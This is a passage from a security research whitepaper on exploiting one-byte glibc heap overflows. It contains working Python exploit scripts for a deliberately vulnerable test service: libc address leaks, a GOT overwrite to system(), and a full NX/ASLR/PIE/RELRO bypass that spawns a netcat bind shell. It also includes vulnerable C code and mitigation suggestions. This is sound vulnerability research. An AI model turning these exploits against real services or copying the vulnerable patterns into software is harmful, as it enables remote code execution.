0x1337) + pack("<H", 0x50) + pack("<H", 0x50-1) )

# Complete that packet
# Outputs (0x50 bytes):
#           0x18 bytes (original packet 30's data)
#           + 0x20 bytes (original packet 50 "struct packet" chunk)
#           + 8 bytes (chunk header of packet 50 data)
#           + arena pointer
send_frag(0x1337, 0, 0, "B")

# This address resides in the first page of libc's BSS
libc_bss = unpack("<Q", readall()[-9:-1])[0] & ~0xfff
print hex(libc_bss)
raw_input() # Keep the service alive to check address
```

As described previously, chunk 50 was added and freed so that an arena address exists after the overwritten packet's data. As the application memsets allocated buffers to 0, we need to recreate a valid malloc header for the overwritten "struct packet" chunk, as it is freed immediately after the leak.

A sample execution indeed outputs libc's BSS:

```
$ ./extend_overlap_v2.py &
0x7fec43fe0000
$ cat /proc/16366/maps
[...]
7fec43fe0000-7fec43fe2000 rw-p 001a3000 08:01 2491477
/lib/x86_64-linux-gnu/libc-2.19.so
[...]
```

This is, of course, also possible using the shrinking technique described in Section 3.2.3 Shrinking Free Chunks, but is not detailed in this paper for readability purposes. A full exploit for this method is available in Appendix 8.2.2 GOT Overwrite.

4.4 Classic GOT Overwrite

At this stage, the exploit is able to take advantage of a one byte overflow in the heap to leak a known libc address. This is sufficient for most applications to produce a working exploit bypassing ASLR and PIE using a classic Global Offset Table (GOT) overwrite. Linux randomises the executable and libraries base together by default, therefore, knowing a libc address directly allows us to deduce our program's GOT addresses.

To exploit this, we can shape the heap so that the initial overlap contains two packets: the second one will be used for the leak and freed; the first packet's data pointer can then be replaced by free()'s GOT entry; finally we can replace free()'s GOT entry with the address of system() and execute the payload of any packet subsequently freed.

```
CMD = "id"

send_incomplete(1, 0x68)
send_incomplete(10, 0x100 - 8, 3)
complete_packet(1)

send_incomplete(20, 0x300 - 8)
send_incomplete(30, 0x20 - 8)
send_incomplete(40, 0x20 - 8)
send_incomplete(50, 0x100 - 8)
send_incomplete(60, 0x20 - 8)

complete_packet(50)
complete_packet(20)

send_frag(10, 0, 0x100 - 9, "A\x60")
send_frag(20, 0x348, 0x338, pack("<Q", 0x20|1) + pack("<I", 0x1337) +
pack("<H", 0x50) + pack("<H", 0x50-1) )

send_frag(0x1337, 0, 0, "B")

libc_bss = unpack("<Q", readall()[-9:-1])[0] & ~0xfff
libc_base = libc_bss - bss_offset
libc_system = libc_base + system_offset
text = libc_base + libc_to_text
free_got = text + free_got_offset
print hex(libc_bss)

send_frag(20, 0, 0x2f8, pack("<Q", 0x20|1) + pack("<I", 0x1337) +
pack("<H", 9) + pack("<H", 0) + pack("<Q", free_got))
# Uses overwritten chunk C to write libc's system at free_got
send_frag(0x1337, 0, 0, pack("<Q", libc_system))
readall()

send_frag(ord('#'), len(CMD)+1, 0, CMD + "\x00") # system(CMD)
```

This supposes some knowledge of the remote system's characteristics, which can be obtained via fingerprinting, cross-validation of pointers leaks or even live reparsing of the remote libc through multiple executions (remember that obtaining a leak did not require any knowledge about the application in terms of addresses). In this simple example, we use hardcoded values, and one probably needs to adjust the following definitions to reproduce the proof of concept:

```
bss_offset = 0x3a3000          # libc offset
system_offset = 0x414f0        # libc offset
libc_to_text = 0x5cc000        # libc to text
free_got_offset = 0x2012f0     # executable offset
```

Sample exploitation output:

```
$ ./forgotten_extend.py
0x7feb3c2e5000

[23] id
uid=1000(poc) gid=1000(poc) groups=1000(poc)
```

4.5 Considering PaX RANDMMAP and Full RELRO

In the previous section it was assumed that the executable and the libc are a fixed offset apart. This is not always true, particularly in kernels using the grsecurity patch, where the PaX RANDMMAP feature introduces more randomness in memory mapping primitives. In other applications where the leak can be obtained through a buffer that does not have to be a valid malloc()ed chunk, it is possible to deduce the executable's base from ld-linux's data segment: this segment is still at a fixed offset from the libc base and contains the executable’s base as well as its entry point. Even then, reusing the same technique would not be possible on applications compiled with full RELRO support.

However, both problems can be tackled by overwriting various libc function pointers that can be triggered by the program. One of the usual suspects is the tls_dtors_list (see __call_tls_dtors in stdlib/cxa_thread_atexit_impl.c). This list has the advantage of containing both function pointers and an argument, and its pointers aren't mangled. Here is an updated version of the end of the previous exploit overwriting the tls_dtors_list, rather than a GOT address:

```
STAGE1 = "nc -lp 4444 -e /bin/sh"
STAGE2 = "id"

bss_offset = 0x3a3000
system_offset = 0x414f0
tls_dtors_offset = 0x59f6c0

libc_bss = unpack("<Q", readall()[-9:-1])[0] & ~0xfff
libc_base = libc_bss - bss_offset
libc_system = libc_base + system_offset
libc_tls_dtors = libc_base + tls_dtors_offset
print hex(libc_bss)

payload = pack("<Q", libc_tls_dtors + 8) + pack("<Q", libc_system) +
pack("<Q", libc_tls_dtors + 0x18) + STAGE1 + "\x00"

send_frag(20, 0, 0x338, pack("<Q", 0x20|1) + pack("<I", 0x1337) +
pack("<H", 0x100) + pack("<H", 0x100 - len(payload) -1) + pack("<Q",
libc_tls_dtors))

send_frag(0x1337, 0, 0, payload)
sock.close()

time.sleep(0.5)

sock = socket.socket()
sock.connect((HOST, 4444))
sock.sendall(STAGE2 + "\n")
print readall()
```

Once again, verifying with one sample execution:

```
$ ./forgotten_extend_tls_dtors.py
0x7f8ceaf0a000
uid=1000(poc) gid=1000(poc) groups=1000(poc)
```

And this is it. With one single byte off-by-one in the heap, we are able to execute arbitrary commands bypassing NX, ASLR, PIE and Full RELRO for this proof-of-concept application compiled for x64, with the only prerequisite being to know library characteristics of the remote system. This can even be leveraged without prior knowledge of the remote system via live parsing of the remote libc through multiple executions. This is achievable where it is possible to obtain 2 distinct leaks (one from a fixed library offset and the other arbitrary) during one single execution, as is the case in this example.

5 Conclusions

With the constant stream of hardening patches aimed at the glibc, pure heap bugs have often been deemed unexploitable. However, recent exploits such as Google Project Zero's NUL byte off-by-one in gconv_translit_find [1], or even challenges recently seen in CTFs [6] tend to show that application-specific exploitations are still feasible.

This whitepaper aims at confirming that heap overflows are not dead (yet). Classic techniques are not as usable nowadays, but it is still possible with a minimal overflow to confuse heap structures and create overlapping chunks in a number of heap-intensive applications. Where this allows overwriting pointers or offsets further used for read and write operations, exploits bypassing all modern mitigation techniques on Linux could be constructed.

This implies that heap bugs should still be considered as serious bugs, even if the exploitation path does not immediately come to mind. Now that the days of scarce memory are gone for most systems, alternative mitigation techniques such as allocating a spare long word at the end of each malloc()'ed chunk and introducing unpredictability or unmapped gaps in the heap would be worth examining.

6 About Context

Context is an independently operated cyber security consultancy, founded in 1998 and specialises in providing highly skilled technical consultants to support organisations with their ever-evolving information security challenges. We work with some of the world's highest profile blue chip companies and government organisations.

Our comprehensive service portfolio incorporates penetration testing and security assurance services, incident response, forensic investigations, and technical security research projects. In the UK, we are certified by CESG and CPNI for the Cyber Incident Response scheme to assist organisations respond effectively to sophisticated cyber-attacks. We are a founder member of CREST and its associated standards, and continue to hold leadership positions within CREST in the UK and Australia. We are also a 'Green Light' CESG (CHECK) service provider. Context is actively involved with the UK Security Researchers Information Exchange (SRIE), and we are particularly active within the Open Web Application Security Project (OWASP) and regularly present the results of our research at international industry events and closed forums.

With offices in the UK, Germany and Australia, we are well placed to work with clients worldwide. In the ever-changing world of security, our clients choose to retain our services year after year.

An exceptional level of technical expertise informs all of our consultancy work, while a comprehensive approach and input from our dedicated Threat Intelligence and Research departments means we can help clients attain a deeper understanding of security vulnerabilities and threats. Our reputation is based above all on the technical skills, professionalism, independence and integrity of our personnel.

context

7 References

[1] Google Project Zero, "The poisoned NUL byte, 2014 edition" [Online]. Available: http://googleprojectzero.blogspot.com.au/2014/08/the-poisoned-nul-byte-2014-edition.html

[2] Phrack, "Once upon a free()" [Online]. Available: http://phrack.org/issues/57/9.html

[3] Phantasmal Phantasmagoria, "Malloc Maleficarum" [Online]. Available: http://seclists.org/bugtraq/2005/Oct/0118.html

[4] blackngel, "Malloc Des-Maleficarum" [Online]. Available: http://phrack.org/issues/66/10.html

[5] Google Security Research, "glibc off-by-one NUL byte heap overflow in gconv_translit_find" [Online]. Available: https://code.google.com/p/google-security-research/issues/detail?id=96

[6] acez, “CTF Writeup – HITCON CTF 2014 stkof or the “unexploitable” heap overflow” [Online]. Available: http://acez.re/ctf-writeup-hitcon-ctf-2014-stkof-or-modern-heap-overflow/

8 Appendixes

8.1 Appendix A: Real World Example

8.1.1 Simplified Vulnerable Code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <limits.h>

struct slist {
 char * str;
 struct slist * next;
};

void free_slist(struct slist * slist) {
 struct slist * tmp = slist;
 while (slist) {
       tmp = slist->next;
       free(slist->str);
       free(slist);
       slist = tmp;
 }
}

char * search_path_in_proc() {
 //go through a linked list
 return NULL;
}

char * replace_env_vars(char * str) {
 char * env_var, *new_str, *before_var, *env_value;
 int new_length;

 while ( 1 ) {
       if (!(env_var = strchr(str, '$')))
             break;

       new_str = (char *)malloc(env_var - str + 2);
       memset(new_str, 0, env_var - str + 2);
       strncpy(new_str, str, env_var - str);

       before_var = strdup(new_str);
       env_value = getenv(env_var+1);

       new_length = strlen(before_var) + strlen(env_value) + 2;
       new_str = realloc(new_str, new_length);

       memset(new_str, 0, new_length);
       sprintf(new_str, "%s%s", new_str, env_value);

       free(before_var);
       free(str);
       str = new_str;
    }

    return str;
}

void parse(char * data) {
 int block_id = 1, count;
 char * block_start = data;
 char block1[PATH_MAX];
 char block2[PATH_MAX];
 char *b, *tmp, *relative_path, *abs_path;
 struct slist * slist_head = NULL, *slist_tail, *slist_entry;
 char * out = NULL;

 memset(block1, 0, sizeof(block1));
 memset(block2, 0, sizeof(block2));

 while (*data) {
   if (*data == ',') {
       count = data - block_start;
       if (count > 0xfff)
            count = 0xfff;

       b = block1;
       switch (block_id) {
        case 2:
            b = block2;
        case 1:
            strncpy(b, block_start, count);
            b[count] = 0;

            tmp = strdup(b);
            tmp = replace_env_vars(tmp);
            sprintf(b, "%s", tmp); // stack overflow

            free(tmp);
            break;

        case 3:
            slist_head = malloc(sizeof(struct slist));
            slist_head->next = NULL;

            slist_head->str = malloc(count+1);
            memset(slist_head->str, 0, count + 1);
            strncpy(slist_head->str, block_start, count);
            slist_head->str[count] = 0;

            slist_head->str = replace_env_vars(slist_head->str);
            slist_tail = slist_head;
            break;

        default:
            slist_entry = malloc(sizeof(struct slist));
            slist_tail->next = slist_entry;
            slist_entry->str = 0;
            slist_entry->next = 0;
            slist_tail = slist_entry;

            tmp = malloc(count + 1);
            slist_entry->str = tmp;
```

```
                memset(tmp, 0, count + 1);
                strncpy(tmp, block_start, count);
                slist_entry->str[count] = 0;
                slist_entry->str = replace_env_vars(slist_entry->str);
                break;
            }
            block_start = data + 1;
            block_id++;
        }
        *data++;
    }

    relative_path = malloc(PATH_MAX);
    strcpy(relative_path, block1);            // heap overflow
    abs_path = malloc(PATH_MAX);
    realpath(relative_path, abs_path);

    out = search_path_in_proc(); //returns NULL with nonexisting path
    if (!out) {
        out = malloc(2);
        *(short *)out = 0x30;
    }

    free(relative_path);
    free(abs_path);
    free(out);
    free_slist(slist_head);
}


int main(int argc, char ** argv) {
    FILE * f;
    char buf[1024];

    if (argc < 2 || !(f = fopen(argv[1], "r")))
        return 1;

    memset(buf,0,1024);

    while (fgets(&buf, 1024, f)) {
        parse(buf);
    }

    fclose(f);

    return 0;
}
```

8.1.2 Arbitrary NUL Byte Write

```python
#!/usr/bin/python
# ./sploit.py && . env_vars.sh && ./vuln ./payload
# Designed for x86

import struct
import sys

input_file = open("./payload", "w")
env_vars = open("./env_vars.sh", "w")
print >> env_vars, "#!/bin/sh"

def add_env_var(var_name, var_value):
 print >> env_vars, "export %s=%s"%(var_name, var_value.replace('$',
'\$'))

def add_input_line(l):
 l = ",".join(l) + ","
 assert(len(l) <= 1023)
 input_file.write(l.ljust(1023))

add_env_var("XF80","X"*0xf80)
first_loop = ["", "", "$XF80"]
first_loop.extend(["B4"]*20)
add_input_line(first_loop)

add_env_var("X1000","1"*0x1000)
add_env_var("V1100", "$" + "X"*0x1100)
add_env_var("X"*0x1100, "A")
second_loop = [ "$X1000", "1234%s"%(struct.pack("<H", 0x161)),
"$V1100" ]
second_loop.extend(["B3"]*5)
add_input_line(second_loop)

third_loop = ["A"]*6
third_loop.extend(["A"*0x130 + "%s"%(struct.pack("<I", 0xdeadbeef -
0x134))])
add_input_line(third_loop)


input_file.close()
env_vars.close()
```

8.2 Appendix B: Proof-of-concept example

8.2.1 Vulnerable Code

```c
// proof-of-concept vulnerable application

#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <assert.h>

#define QUEUE_SIZE 25
```

```
struct packet {
	int id;
	unsigned short size;
	unsigned short received;
	char * data;
};

struct __attribute__ ((__packed__)) packet_header {
	unsigned id;
	unsigned short p_size;
	unsigned short offset;
	unsigned short data_len;
};

struct packet * packets[QUEUE_SIZE];
unsigned nb_packets = 0;


struct packet* find_packet(unsigned id) {
	unsigned idx;

	for   (idx = id % QUEUE_SIZE ;
		     !packets[idx] || packets[idx]->id != id;
					        idx++, idx%=QUEUE_SIZE)
		if (idx == ((id - 1)%QUEUE_SIZE))
			return NULL;

	return packets[idx];
}

struct packet * create_packet(unsigned id, unsigned short size) {
	struct packet * p = malloc(sizeof(*p));
	unsigned idx = id % QUEUE_SIZE;

	memset(p,0,sizeof(p));
	p->id = id;

	for(idx = id % QUEUE_SIZE ; packets[idx];
				      idx = (idx+1)%QUEUE_SIZE);
	packets[idx] = p;
	nb_packets++;

	p->received = 0;
	p->data = malloc(p->size = size);
	memset(p->data, 0 , size);

	return p;
}
void remove_packet(unsigned id) {
	unsigned idx;

	for   (idx = id % QUEUE_SIZE ;
		     !packets[idx] || packets[idx]->id != id;
				      idx = (idx+1)%QUEUE_SIZE);
	free(packets[idx]->data);
	free(packets[idx]);

	packets[idx] = 0;
```

```c
	nb_packets--;
}

// vulnerable function
void get_data(struct packet* p, unsigned short offset, unsigned short
size) {
	char c;

	size += offset;

	if (offset >= p->size)
		return;

	while (offset < size) {
		if (read(0, &c, 1) != 1) break;
		p->data[offset] = c;
		p->received++;

		if (offset++ > p->size) break;
	}
}

int main() {
	struct packet_header hdr;
	struct packet * p;

	memset(packets, 0, sizeof(packets));

	while(1) {
		if (read(0, (char*)&hdr, sizeof(hdr)) != sizeof(hdr))
		   exit(0);

		if (!(p = find_packet(hdr.id))) {
		   assert(nb_packets < QUEUE_SIZE);
		   p = create_packet(hdr.id, hdr.p_size);
		}

		get_data(p, hdr.offset, hdr.data_len);

		if (p->size > p->received)
		   continue;

		printf("[%x] ", p->id);
		fflush(stdout);
		write(1, p->data, p->size);
		puts("");
		fflush(stdout);

		remove_packet(p->id);
	}

	return 0;
}
```

8.2.2 GOT Overwrite

```
#!/usr/bin/python
# Proof of concept exploitation
# - shrink free chunk to overlap a malloc() chunk
# - code execution through GOT overwrite

from struct import pack,unpack
import socket
import select

HOST = "localhost"
PORT = 31337

CMD = "id"

bss_offset = 0x3a2000
system_offset = 0x41460
free_got_offset = 0x2012f0
libc_to_text = 0x5cb000

sock = socket.socket()
sock.connect((HOST,PORT))
def send_frag(i, psz, offs, s):
      sock.sendall(pack("<I", i) + pack("<H", psz) + pack("<H", offs)
+ pack("<H", len(s)) + s)

def readall():
      txt = ""
      while 1:
            sel = select.select([sock],[],[],1)
            if len(sel[0]) == 0:
                  break
            c = sock.recv(1)
            if len(c) == 0:
                  break
            txt += c
      return txt

packets = {}
def send_incomplete(i, sz, rem=1):
      send_frag(i, sz, 0, chr(i)*(sz-rem))
      packets[i] = rem

def complete_packet(i, s=""):
      rem = packets[i] if packets.has_key(i) else 1
      s = s.ljust(rem, chr(i))
      send_frag(i, rem, 0, s[:rem])
      del packets[i]

send_incomplete(1, 0x80)
send_incomplete(10, 0x100 - 8, 3)
complete_packet(1)

send_incomplete(20, 0x200)
send_incomplete(30, 0x100 - 8)
send_incomplete(40, 0x100 - 8)

complete_packet(20)
```

```
send_frag(10, 0, 0x100 - 9, "A\x00")

send_incomplete(21, 0x100 - 8)
send_incomplete(22, 0x20 - 8)
send_incomplete(23, 0x20 - 8)

complete_packet(21)
complete_packet(30)

# The final 0x40 byte is necessary to redirect the “data” pointer
# to another valid malloc()’d chunk
# A 16-possibilities bruteforce (from 0x00 to 0xf0) might
# be necessary if the heap base alignment is different
send_frag(20, 0x149, 0x138, pack("<Q", 0x20|1) + pack("<I", 0x1337) +
pack("<H", 0x30) + pack("<H", 0x30-1) + chr(0x40))

send_incomplete(25, 0x20 - 8)

send_frag(0x1337, 0, 0, "B")

libc_bss = unpack("<Q", readall()[-9:-1])[0] & ~0xfff
libc_base = libc_bss - bss_offset
libc_system = libc_base + system_offset
text = libc_base + libc_to_text
free_got = text + free_got_offset

send_frag(20, 0, 0xf8, pack("<Q", 0x20|1) + pack("<I", 0x1337) +
pack("<H", 9) + pack("<H", 0) + pack("<Q", free_got))
send_frag(0x1337, 0, 0, pack("<Q", libc_system))
readall()

send_frag(ord('#'), len(CMD)+1, 0, CMD + "\x00")
print readall()
```

8.2.3 Full mitigation bypass

```
#!/usr/bin/python
# Proof of concept exploitation
# - extend free chunk to overlap a malloc() chunk
# - code execution through glibc's tls dtor list

from struct import pack,unpack
import socket
import select
import time

HOST = "localhost"
PORT = 31337

STAGE1 = "nc -lp 4444 -e /bin/sh"
STAGE2 = "id"

bss_offset = 0x3a3000
system_offset = 0x414f0
libc_tls_dtor_offset = 0x59f6c0

sock = socket.socket()
```

```
sock.connect((HOST,PORT))
def readall():
      txt = ""
      while 1:
            sel = select.select([sock],[],[],1)
            if len(sel[0]) == 0:
                  break
            c = sock.recv(1)
            if len(c) == 0:
                  break
            txt += c
      return txt
def send_frag(i, psz, offs, s):
      sock.sendall(pack("<I", i) + pack("<H", psz) + pack("<H", offs)
+ pack("<H", len(s)) + s)

packets = {}
def send_incomplete(i, sz, rem=1):
      send_frag(i, sz, 0, chr(i)*(sz-rem))
      packets[i] = rem

def complete_packet(i, s=""):
      rem = packets[i] if packets.has_key(i) else 1
      s = s.ljust(rem, chr(i))
      send_frag(i, rem, 0, s[:rem])
      del packets[i]

send_incomplete(1, 0x68)
send_incomplete(10, 0x100 - 8, 3)
complete_packet(1)

send_incomplete(20, 0x300 - 8)
send_incomplete(30, 0x20 - 8)
send_incomplete(40, 0x20 - 8)
send_incomplete(41, 0x20 - 8)
send_incomplete(50, 0x100 - 8)
send_incomplete(60, 0x20 - 8)

complete_packet(50)
complete_packet(20)

send_frag(10, 0, 0x100 - 9, "A\xa0")
send_frag(20, 0x388, 0x378, pack("<Q", 0x20|1) + pack("<I", 0x1337) +
pack("<H", 0x50) + pack("<H", 0x50-1))

send_frag(0x1337, 0, 0, "B")

libc_bss = unpack("<Q", readall()[-9:-1])[0] & ~0xfff
libc_base = libc_bss - bss_offset
libc_system = libc_base + system_offset
libc_tls_dtor = libc_base + libc_tls_dtor_offset
print hex(libc_bss)

payload = pack("<Q", libc_tls_dtor + 8) + pack("<Q", libc_system) +
pack("<Q", libc_tls_dtor + 0x18) + STAGE1 + "\x00"
```

```
send_frag(20, 0, 0x338, pack("<Q", 0x20|1) + pack("<I", 0x1337) +
pack("<H", 0x800) + pack("<H", 0x800 - len(payload) -1) + pack("<Q",
libc_tls_dtor))

send_frag(0x1337, 0, 0, payload)
sock.close()

time.sleep(0.5)

sock = socket.socket()
sock.connect((HOST, 4444))
sock.sendall(STAGE2 + "\n")
print readall()
```